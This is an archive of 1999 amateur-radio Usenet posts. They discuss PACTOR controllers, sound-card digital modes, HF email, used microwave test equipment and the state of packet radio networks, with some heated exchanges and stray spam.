Message-ID: <s29mpjuchpc75@corp.supernews.com>
Source record: 15663
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Show me your 5 GHz equipment, then we can talk...

Hamish Moffatt wrote
>Spectrum, IP addresses, is there anything else of ours
>you want to give away Steve?

4856. Re: WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3824EFED.4985561E@IEEE.org>
Source record: 15664

Brian Short wrote:
> I am looking to acquire an SCS PTC-II Pactor Controller.

How popular is PACTOR II?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

4857. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3824F0C3.252C721D@IEEE.org>
Source record: 15665

Dale Gillilan wrote:
> I'm just getting started in digital communications. Where do you find these
> software only approaches?

Try http://aintel.bi.ehu.es/psk31.html
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

4858. Re: Microwave Help (was RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-06 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <YG8W3.382$LK3.14237@nuq-read.news.verio.net>
Source record: 15666
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Yeah, thanks for the comments. To be fair, I think I posed the question
specifically about the test equipment issue. So, that's probably what
moved the discussion towards that.

For me, just buying this cheapo scope, has motivated me a bit here.
And, I am intrigued by the notion of getting a spectrum analyzer --
though I think I'll be searching around for a bit, just to get a handle
on what is going for what.

To me the collecting the test equipment and other junk is part of this,
as much as diving head first into projects is also. And, at this point,
I've done some of the first, but have been a bit lax
in the second. We'll see.

>Microwave PA's, on the other hand, are very different than 2 meters. You
>can purchase a little "can" that has everything you need in it, and there's
>no tuning. The hard part is getting what you might have, multiplied up
>to what that little "can" expects for an input.

I saw Downeast Microwave's list of MMIC's for sale on their website? Is
that
what you're referring to as a 'can'? Or is there another way to do this?
(That is a
Microwave PA?)

>Simon Lewis wrote
>>You don't need any test equipment apart from a VOM to get started on
>>microwaves. All you need is a little patience!
>>
>>I built my first microwave equipment with nothing more than a few basic
>>tools, a fine tipped soldering iron, a home made anti-static work
>>station (actually a cakeboard covered in aluminium foil!) and a
>>voltmeter. Final alignment was carried out with the voltmeter and then a
>>small homemade milliwatt meter (a diode and a 50r resistor)
>
>
>

4859. Website for HF/Amateur Radio and SWLing

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <1P4V3.1121$RI1.14879@sea-read.news.verio.net>
Source record: 15667
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

Hey!

While mobiling around, and working those rare DX stations, I have found it rather frustrating to scramble for paper and pen. I don't have an easy way to install a laptop in the car, either.

So, I thought, "I can use my Palm Pilot" and create a memo. But that was a bit of a pain. What to do?

Create a log program! That's what I did. It is now version 0.1 -- and works ok.

You have a Palm Pilot? Wanna use this logger? Come download the free Application at:

http://hfradio.org/softdown.html#hflog

I have been using it during my jaunts. Helps. It is very simple, and very basic.

Send comments to: hflog AT hfradio DOT org (you can figure out the address)

In other news: The NW ARRL (Northwest Section of the ARRL) website is now hosted at http://hfradio.org/nwarrl/ - and I have been appointed as new Webmaster. If you are in the NW, and have updates, etc., please let me know. If you are interested in the NW Activity, etc., come check it out.

Also, I am still offering free websites for HAM and SWL sites. Want to make your own page? Come and fill out the form.

Don't forget: http://hfradio.org, a non-commercial site offering:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

This is my offering to the community, all funded by me. I am working hard to bring excellent content to the site. I have need for others who might wish to assist. I need a

Software editor -- someone who can review and post software links, etc. Let me know if you are interested. (See the site on how to email me).

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

4860. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <3824EEF4.DF568D5C@gte.net>
Source record: 15668

I'm just getting started in digital communications. Where do you find these
software only approaches?

Dale

Ralph Mowery wrote:

> There are a lot of modes now. One good thing is that there are some
> good sound card type programs out there. Just hook up to the speaker
> and mic of the sound card and radio and load in the program and you are
> in business. No need for a TNC or multimode converter box what ever
> they are calling them now.
>
> Gilbert Baron wrote:
> >
> > I was looking for TNCs at the hamfest recently. What I found is that all the
> > manufactures have a proprietary mode. This is STUPID as now you can't talk
> > to others. Just think if every broadcaster sent TV with a different system!
> > I am glad I looked because I gave up on digital modes before I wasted my
> > money. If the manufacturers would license their systems all would benefit.
> > As it is, the common compatible modes are all you get and these modes STINK
> > compared to current state of the art possibilities. Digital modes are going
> > NOWHERE.
> >
> > --
> > Gil Baron gbaron@home.com
> > EFAX 419-793-4952
> > "Hierro candente, batir de repente"

4861. HF email

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <3824F086.B2BD241A@gte.net>
Source record: 15669

I'm wanting to send/receive HF email. I have an HP 200LX palmtop (DOS based). Any suggestions what hardware/software to use? Or, must I go to windows?

Dale

4862. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <802um2$8r8$1@arachne.labyrinth.net.au>
Source record: 15670
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In rec.radio.amateur.digital.misc Steve Sampson <ssampson@usa-site.net> wrote:
> Show me your 5 GHz equipment, then we can talk...

> Hamish Moffatt wrote
>>Spectrum, IP addresses, is there anything else of ours
>>you want to give away Steve?

Why, do you want to give my gear away too?

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4863. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <803p0j$2hf0@enews4.newsguy.com>
Source record: 15671

Bob Nielsen <nielsen@primenet.com> wrote in message
news:slrn82116a.ng.nielsen@bob.localnet...
> Charles,
>
> I usually just try to ignore your rantings. However, this one goes a
> bit too far. I realize that you have an extreme dislike for Greg
> Jones, but your "tens years or more" (sic) comment also attacks Den
> Connors, Andy Freeborn, Lyle Johnson and myself, along with the many
> other TAPR board members and volunteers.

So?

You're wrong about my having an extreme dislike for Greg Jones... I think Greg is very likable. It's his ideas and the things he promotes that causes him to trail slime behind.

Other TAPR board members most obviously at least went along with Greg's crud, so save the self-righteous act for some other time, where you might get away with it. Yes, you ARE responsible for what you do.

And yes, TAPR's "Screw everybody else" campaign WAS motivated by a desire to push tcpip at any cost... Including that of making the US Packet net the laughingstock of the world by undercutting the efforts of networkers here.

If you sat on the board while Greg promoted that moronic crud, then you most definitely share some of the responsibility for the results that followed.

You can take your self-righteous rebuttlle, fold it up so that it is all sharp corners, and then shove it.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4864. Re: radio link for RS-232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Anto Veldre <anto@xyz.ee>
Message-ID: <38254804.EAF09BA8@xyz.ee>
Source record: 15672

"Olgierd Woï¿½odkiewicz" wrote:
>
> Where can I find a schematic and circuits to construct radio null modem
> between two computers.
> - distance 200 meters
> - speed 115kbps (I don't need faster)

Not reasonable to do this with RF involved.
Try out the the Ubiquitious Network idea
and the relevant Infra-Red link some
Australians invented.

http://home.vicnet.net.au/~upnet

Anto.

4865. Re: Creative Services Software-Pacterm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OidggySK$GA.307@cpmsnbbsa05>
Source record: 15673

Hi Lionel,

No, just sometimes BellSouth with doing their upgrades, they end up taking down the Fract T1 that goes to our server by accident. This happens on the net alot to many web sites since we all have to rely on Ma Bell. When it happens, you can be sure I'm on the phone to Bell South reporting it as soon as it happens! It just takes them time to get to the 'ticket' and fix it.. yes, it's very frustrating at time.

Lionel wrote in message <801f72$h2n$1@news.ametro.net>...
>Their web page seems to be down, but is it gone? Has something happened to
>the business? Looking to update Pacterm..
>
>

4866. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s2bbf5a22cl25@corp.supernews.com>
Source record: 15674
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Hamish Moffatt wrote
>Steve Sampson wrote:
>> Show me your 5 GHz equipment, then we can talk...
>
>> Hamish Moffatt wrote
>>>Spectrum, IP addresses, is there anything else of ours
>>>you want to give away Steve?
>
>Why, do you want to give my gear away too?

By not using 5 GHz you are guilty of neglect. Every microwave band you are neglecting is one more vote that Hams don't need it, and capitalists take note of such things. Governments tend to favor corporations over individuals anyway. Especially so, when said individuals have a welfare tendency.

You can keep what the government lets you keep. In America, the government is guided by capitalism. The government we're most concerned with, as Hams, is the FCC. The FCC today has a tendency to protect commercial interests, rather than intelligent reallocation. We have tons of spectrum that is dormant in the Television bands, but that is a hard lobby to beat. The Morse code relay league, or ARRL, is an easy lobby to ignore.

Steve

4867. Re: HF email

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <3825c594.7788472@nntp.groupz.net>
Source record: 15675

Search on "winlink" for details.

I think most is done with pactor and pactor-2, so you may need a tnc
that can do pactor like the pk-232 or whatever.

I do HF email from my camper with an old tandy TRS-102 (pre-dos), a
pk-232, and an HF transceiver.

Jerry W4UK

On Sun, 07 Nov 1999 03:29:46 GMT, Dale Gillilan
<positivechanges.hypnosis@gte.net> wrote:

>I'm wanting to send/receive HF email. I have an HP 200LX palmtop (DOS
>based). Any suggestions what hardware/software to use? Or, must I go
>to windows?
>
>Dale
>

4868. Jnos and flexnet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Jorge <rfiles@mail.telepac.pt>
Message-ID: <803slh$2gu$1@duke.telepac.pt>
Source record: 15676

hello to all from CT2HML, op Ricardo

Can any one tell me how to configure jnos and flexnet under windows to connect to internet?
I have downloaded the IP pack for flexnet and installed, but a hane no results...

Thanks to all for read this post

4869. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Heidemann <Heidemann.Rolf@t-online.de>
Message-ID: <804pmbkec1@news04.btx.dtag.de>
Source record: 15677

I find it strage that Rob is calling these things academical obviously
without having researched the topic. On www.liebeck.de (links from BayCom
Group, Germany and from Technical University Darmstadt, Germany) you will
find construction details, kits,... of real working 76K equipment for 70 cm,
6 cm and 3 cm ham bands. So in the future please...
Vy 73 Rolf

Eric S. Johansson schrieb in Nachricht
<7vru9i$vv9$1@harvee.billerica.ma.us>...
>Rob Janssen <nomail@pe1chl.demon.nl> wrote:
>> I have no details about links where these high speeds are actually in
use,
>> but when they are it may well be that they are using it on 5 or 10 GHz...
>
>> Articles in the magazine did not mention speeds above 76800, I think.
>
>I went back and look at the WebSite and it looks like the 76800 speed
>is for the 440 band. You are probably right that the higher speeds
>are artifacts of the hardware design and not necessarily practical.
>On the other hand, right now I would not turn down the ability to
>participate and build an amateur packet network at 76800.
>
>> Well, it may be that they are not abandoned but someone just is not
>> reading his mail or has no time to respond... I have no experience
>> contacting them, but I think you can download all the information from
>> their website and start constructing it on your own.
>
>> Of course the state of the art in microwave electronics is progressing,
>> and some of the designs could be a bit too complicated by now.
>> Recreating the RF chain would probably not be such a bad idea...
>
>unfortunately, I'm virtually ignorant about rf design techniques so
>recreating the RF chain is not an option for me. I would be glad to
>team up with an RF knowledgeable person on the building of the system
however.
>
>--- eric
>
>--
>Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
>This message was composed almost entirely using NaturallySpeaking

4870. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <802uqk$8r8$2@arachne.labyrinth.net.au>
Source record: 15678

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote:
> Yes, what a mess. However, as long as all these modes were in
> hardware/firmware, and the firmware provided a STANDARD interface back to the
> computer, the issue wouldn't be as bad.

I think we are better off doing it all on the sound card with the
DSP done on the main CPU. This is a far more future-proof solution
than external hardware. I do not own any external decoding hardware
and don't want to. But then I don't do PACTOR.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4871. Creative Services Software and SCO begin Log Windows negotiations

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uOFP3wXK$GA.287@cpmsnbbsa03>
Source record: 15679

Lawrenceville, GA. November 6, 1999.

Creative Services Software and SCO, Inc announced today they have enter negotiations for CSS to distribute, sell and support the popular Log Windows program.

Details of this negotiation will be released soon. Both CSS and SCO feel this new distribution and support arrangement will be beneficial for the ham radio community; the current and future Log Windows owners and future development efforts in the program.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

4872. Anyone Sending/Receiving CW over the Net?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: wd1v@amsat.org
Message-ID: <wd1v-0711991948050001@wdonev.ne.mediaone.net>
Source record: 15680

Please pass along the details.

73,

John/WD1V

4873. Re: Creative Services Software-Pacterm

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Lionel <lbooth@ametro.net>
Message-ID: <805746$p5a$1@news.ametro.net>
Source record: 15681

Thanks,

I found your site again today and got the download that I needed. Whenever a Bell truck is in the rural area I live in a good assumption is that one or more of my 4 incoming lines will go down. Glad to hear all is well. I use Pacterm on my KAM+ and love it...

N5LB

Rick Ruhl <ricker@cssincorp.com> wrote in message news:OidggySK$GA.307@cpmsnbbsa05...
> Hi Lionel,
>
> No, just sometimes BellSouth with doing their upgrades, they end up taking
> down the Fract T1 that goes to our server by accident. This happens on the
> net alot to many web sites since we all have to rely on Ma Bell. When it
> happens, you can be sure I'm on the phone to Bell South reporting it as soon
> as it happens! It just takes them time to get to the 'ticket' and fix it..
> yes, it's very frustrating at time.
>
>
>
> Lionel wrote in message <801f72$h2n$1@news.ametro.net>...
> >Their web page seems to be down, but is it gone? Has something happened
> to
> >the business? Looking to update Pacterm..
> >
> >
>
>

4874. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s2cbanpi3e647@corp.supernews.com>
Source record: 15682
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I think once you put the word out, that you are looking for a piece
of test equipment, the word gets around. Someone may have an
older piece that they are thinking about upgrading. Another way is
to go to government surplus sales (DRMO). Here at Tinker we have
a sale every couple of weeks. Most of it is marked as serviceable
or not. What you really want is the unserviceable equipment, as
everyone is going to bid on the serviceable stuff, and at prices you
can't compete with. After a year or so, you have a bunch of equipment
that parts of work, and others don't Like a spectrum analyzer with a
cracked CRT, which works fine on an O-Scope you got there a few
months back, etc. Just have to clean out all the broken glass. GI's
drop these things all the time.

I look for the contractor return stuff. When a contractor ends a contract
they must return all GFE (Government Furnished Equipment) to the
military, or the military tells them to dispose of it locally. Mostly this
stuff has obsolete calibration dates, as it takes years to close out a
government contract, and it sits in warehouses as the inventory takes
place. Contractor return stuff will have their stickers on it somewhere:
Boeing, Hughes, Northrop, etc.

Just some ideas...

I had a whole garage of stuff I didn't use anymore. One guy was talking
to me about something, and the next thing he knew, he inherited all
my old junk. No charge. I had some O-scopes, TTL chips galore, and
a bunch of prototype stuff. Boxes and boxes of junk. That's how a lot
of people get stuff. They are the recipient of someone else's junk, which
is gold to them. "Are you SURE you want to get rid of this S-100 computer!"
Yes, I'm positive... Anyone need a 68020 with 2 Meg RAM, SASI Bus,
20 Meg HD with Auto Park heads? Weighs a ton, runs UniFLEX. I'll throw
in a 68030 chip and MMU... :-)

I would say you need a Spectrum Analyzer to measure power, and to
ensure the design is clean spectrally. A good regulated power supply
that is adjustable, and an O-Scope good to measure whatever you are
going to modulate the carrier with. I've collected a lot of stuff for the
10 GHz band, which is easier to find. Also the weather radars from the
80's use the same waveguide. I have several good weather radar
antennas for $15 at Hamfests, and I even acquired an old 1978 speed
radar from a Virginia State Police liquidator. Great antenna, and has
a 100 mW Gunn diode that works great. Had to replace the detector
diode was all. We used this at an OU microwave class to align and
measure. Beat the hell out of the damn klystron they had. Really made

their power meter jump up, and had to use an attenuator to keep from
burning everyone's eyes out :-)

That's another idea. Check out your Vo-Tech and Universities. Take
a night course, or go see the faculty. They love experimenters, and
may even want to help. Some Universities like OU here in Oklahoma
have worse test equipment than you. Only a few graduate students
get access to secret labs off the beaten path. The undergraduates
get the 70's surplus. Not the same at the Vo-Tech. All modern
stuff available.

Cathryn Mataga wrote in message ...

>I'm trying to figure out myself, approximately, what kind of
>test equipment I'd need to play around with this stuff -- and not
>be totally frustrated. Right now, I have kind of your, low
>end hobbiest type stuff. 20mhz scope, and power supplies and
>one of those handheld frequency counters. Voltmeters and
>things.

4875. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <38263E92.175C@pop.removethistomailme.net>
Source record: 15683
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Cathryn Mataga wrote:
>
> Steve Sampson t ote in message ...
> >By not using 5 GHz you are guilty of neglect. Every microwave
> >band you are neglecting is one more vote that Hams don't need
> >it, and capitalists take note of such things. Governments tend
> >to favor corporations over individuals anyway. Especially so,
> >when said individuals have a welfare tendency.
>
> I'm trying to figure out myself, approximately, what kind of
> test equipment I'd need to play around with this stuff -- and not
> be totally frustrated. Right now, I have kind of your, low
> end hobbiest type stuff. 20mhz scope, and power supplies and
> one of those handheld frequency counters. Voltmeters and
> things.
>
> My brother picked up an old signal generator. And
> that seems to work. But, that's the extent of our microwave
> equipment right now. So, we've started a bit of a collection
> here -- though obviously this is kind of a long term project.
> New test equipment for this kind of stuff looks really expensive
> everywhere I look -- and I don't quite have the confidence to
> buy up the used stuff, not knowing what is what. And, even
> the used stuff is a pretty good hunk of change.
>
> Is there any like common wisdom, on what to look for, on the
> used market, and what to pay for it? Where do you start
> with the 'test equpment' issue?

Steve has posted some great advice. Given what you already have on hand, by far the most useful thing you could add to your shack would be a wideband spectrum analyzer. No single instrument, except maybe an oscilloscope, is as versatile, powerful, and just plain fun to fool around with. I see nice HP141T/HP8552B/HP8555A outfits selling on EBay all the time for around $1K or less, that are useful from a few MHz all the way to 18 GHz. If you have a decent SA, you can get by without a separate frequency counter, RF power meter, VHF/UHF receiver, and even in some cases an oscilloscope.

Even an old HP8551B boat anchor (100 pounds of nifty-looking tubes and microwave plumbing) will give you 10 MHz-to-12 GHz coverage, and they are practically free for the taking when you run across them. I have one of these in my closet that I've been meaning to give away for the longest time now... it was replaced by an HP141T and eventually a Tek

492, but even though it has its quirks it's still a fine instrument for basic, educational VHF/UHF/microwave work.

And don't be afraid to buy broken stuff, as long as it's cheap!

-- jm

---

http://www.qsl.net/ke5fx
Note: My E-mail address has been altered to avoid spam

4876. AEA PK-88

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: k6iis@earthlink.net
Message-ID: <38251faf.9929778@news.earthlink.net>
Source record: 15684

Need pinout for 8 pin connector and data on PCB jumper settings.. Also any useable software for this device under Win95/98.. Thanks

Ken

4877. Re: GREAT NEW MUSIC SITE FOR RADIO COMMERCIALS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-07 00:00:00 UTC
From: MATHIJS <audio.chapel@multiweb.nl>
Message-ID: <804pl5$5sq$27@news.news-service.com>
Source record: 15685

Jean heeft geschreven in bericht ...
>WOW,.....I found a great site. Full of commercial cut music. Hundreds
pieces
>of music developed for professional radio advertising or any kind of
>projects you need music for,....like home pages,... banners answering
>machines and so on. This site is really worth visiting.
>
>http://www.instantmusicpro.com/
>
>Jean
>
>
>

4878. Re: FAX and RTTY frequencies

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <8075rm$r91$1@newsfeed.minn.net>
Source record: 15599

In article <LA_U3.631$jc5.1950@nntpserver.swip.net>, "Harry G&#65533;ransson" <harry@mbox304.swipnet.se> wrote:
>> Is there anyone who can give me a few frequencies of amateur or
>> commercial FAX- or RTTY stations on shortwave 4 to 50 MHz?
>> SM4KAJ
>> Harry
>> --
>e-mail: harry.g@swipnet.se or harry@sverige.nu
>
>
>hello Harry,
>
>
http://user.icx.net/~fgperey/weather_fax.html

or

http://ourworld.compuserve.com/homepages/HFFAX

>
>Both provide some interesting traffic

73

John N0ISL

>

4879. Re: WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <38271A4A.1E3291D2@IEEE.org>
Source record: 15600

Gilbert Baron wrote:
> (PACTOR II) would be a lot more popular if it were not a proprietary mode that the
> owner refuses to license. It is ludicrous to by a new TNC for every mode
> that comes along. For that reason, pactor, gtor , etc are useless.

Is the earlier version of PACTOR proprietary? Aren't there a lot of
boxes that do PACTOR? Were they licensed or not?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

4880. unreal deal

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: alhg66 <alhg66@hotmail.com>
Message-ID: <ZmFV3.401$SR3.26694@news.uswest.net>
Source record: 15601

Musicmatch is doing the unreal deal - if you bought the realjukebox, they'll give you their upgrade for free. interesting timing with all the real bashing that's been going on...you just go to the website and walk through it. I'm willing to try it out if they are that sure that theirs is better, what have you got to lose.

4881. Re: WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <382728BF.6B0F385F@erols.com>
Source record: 15602

Most if not all of the multimode controllers do the original Pactor (now called Pactor-I). The SCS PTC-II is also backward compatible with Pactor-I (as a matter of fact all links are established in Pactor-I before changing over to Pactor-II if both ends are capable).

4882. Re: WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <38272DB9.4E88442B@erols.com>
Source record: 15603

Gilbert Baron wrote:
>
> It would be a lot more popular if it were not a proprietary mode
> that the owner refuses to license.

Do you know for a fact that SCS "refuses" to license Pactor-II to anyone? Paccomm license it from them at one time - in fact, they purchased mother boards from SCS to use in their own version of the PTC-II. I have no idea what SCS would charge for a license (or even if they would still license it). I *suspect* that the truth is most of the current crop of TNCs are outdated analog technology that would require a complete redesign to sucessfully run Pactor-II. Even the Pactor-I implementation on most of these TNCs is a compromise because they didn't implement the analog memory ARQ in order to keep from having to add an ADC chip. SCS and Paccomm as I recall, were to only ones to implement this feature. As long as the mfgs can keep producing and selling the same old units they designed some years ago, why spend the bucks to develop anything new? SCS with Pactor-II and HAL with Clover are the only hardware mfgs producing state of the art controllers at the moment.

4883. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: esj@harvee.billerica.ma.us
Message-ID: <m3k8ns7phs.fsf@harvee.billerica.ma.us>
Source record: 15604

"Steve Sampson" <ssampson@usa-site.net> writes:

> This stuff is FSK. This is about the same logic as putting a weed-eater
> motor and a propeller on a baseball bat. It can be done, it even flies, but the
> engineering is low-level.
>
> I would be more impressed if that 100 kHz was spread out over 4 MHz in
> either a FHSS mode, or a DSSS mode. Legal on 70cm's.

so would I. But we (as hams) can't even do the simple stuff let alone the more complicated spread spectrum stuff. I want to build networks. I'm willing to put in the energy to plan paths and to grow the network organically as new hams get interest. What I can't do is design radio equipment.

I would rather see stone stupid FSK 76k digital radios in many ham shacks now than the very elegant, 1mb spread spectrum radios RSN!

> Alas, we can't do that, because Charles says it might raise the "noise
> floor!" As if an FSK 100 kHz bandwidth foghorn wasn't going to raise the "noise
> floor" as much.

hells bells steve, then pull your thumb out and design a low cost (<200$), 70 cm, FH spread spectrum radio that hops in between repeaters. Sure, it will raise the noise floor but who gives a f*** if it's between repeaters, nobody will notice. Since repeaters are idle most of the time, we should have little or no collision problems.

I'll even pull together a design team to design the network side.

this is so dammed frustrating. We could use a competitive network to attract new people into the hobby and provide emergency communications. We have the knowledge in the computer and networking side and the tools are almost off the shelf but we can't get any RF people to help with the radio side. Is it any wonder that radio networks are dying of old age?

If we would stop pissing on each other, maybe we can get something constructive done!

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4884. Re: WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Doug Faunt N6TQS +1-510-655-8604 <faunt@netcom.com>
Message-ID: <wo1r9i0btqr.fsf@netcom4.netcom.com>
Source record: 15605

W6RCecilA <Cecil.A.Moore@IEEE.org> writes:

>
> Gilbert Baron wrote:
> > (PACTOR II) would be a lot more popular if it were not a proprietary mode that the
> > owner refuses to license. It is ludicrous to by a new TNC for every mode
> > that comes along. For that reason, pactor, gtor , etc are useless.
>
> Is the earlier version of PACTOR proprietary? Aren't there a lot of
> boxes that do PACTOR? Were they licensed or not?
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

As I understand it, the original version of PACTOR was proprietary,
and other commercial vendors paid licensing fees. K6STI had a version
of RITTY that did PACTOR, which cost more then a later version without
that feature, which he ascribed to the licensing fee, and there's even
a version that's freeware, TERMAN, for noncommercial use.

IIRC, the claim is that no other general purpose hardware bit can do
all that PACTOR II needs, and apparently neither can a soundcard
implementation, or even an EVM56K version.

73, doug

4885. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-08 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <807fa2$9g$1@bgtnsc03.worldnet.att.net>
Source record: 15606

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message
news:m3k8ns7phs.fsf@harvee.billerica.ma.us...
> "Steve Sampson" <ssampson@usa-site.net> writes:
>
> > This stuff is FSK. This is about the same logic as putting a weed-eater
> > motor and a propeller on a baseball bat. It can be done, it even flies,
but the
> > engineering is low-level.
> >
> > I would be more impressed if that 100 kHz was spread out over 4 MHz in
> > either a FHSS mode, or a DSSS mode. Legal on 70cm's.
>
> so would I. But we (as hams) can't even do the simple stuff let alone
the
> more complicated spread spectrum stuff. I want to build networks.
I'm
> willing to put in the energy to plan paths and to grow the
network
> organically as new hams get interest. What I can't do is design
radio
> equipment.
>
> I would rather see stone stupid FSK 76k digital radios in many ham
shacks now
> than the very elegant, 1mb spread spectrum radios RSN!
>
> > Alas, we can't do that, because Charles says it might raise the "noise
> > floor!" As if an FSK 100 kHz bandwidth foghorn wasn't going to raise
the "noise
> > floor" as much.
>
> hells bells steve, then pull your thumb out and design a low cost (<200$),
70
> cm, FH spread spectrum radio that hops in between repeaters. Sure, it
will
> raise the noise floor but who gives a f*** if it's between repeaters,
nobody
> will notice. Since repeaters are idle most of the time, we should
have
> little or no collision problems.
>
> I'll even pull together a design team to design the network side.
>
> this is so dammed frustrating. We could use a competitive network

to
> attract new people into the hobby and provide emergency communications.
We
> have the knowledge in the computer and networking side and the tools
are
> almost off the shelf but we can't get any RF people to help with the radio
side.

I've watched this from the start, back when TAPR "promised" 9k6 gear
to be available in 1985. Although a few of the RF engineering types seem
to have done a good job designing some interesting gear, there has been
essentially total failure making anything available commercially.

I know a bit about RF design, although I've never done it for
a living. Enough to understand that the problems are probably
in the sales and marketing side and not the engineering side.

> Is it any wonder that radio networks are dying of old age?

Yup. The lack of gear, and the ease of using the internet.

> If we would stop pissing on each other, maybe we can get
something
> constructive done!

No organization exists that could coordinate anything.
Hardware, software, network infrastructure: nothing there.

> --- eric
>
> --
> Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
> This message was composed almost entirely using NaturallySpeaking

--

... Hank

http://horedson.home.att.net

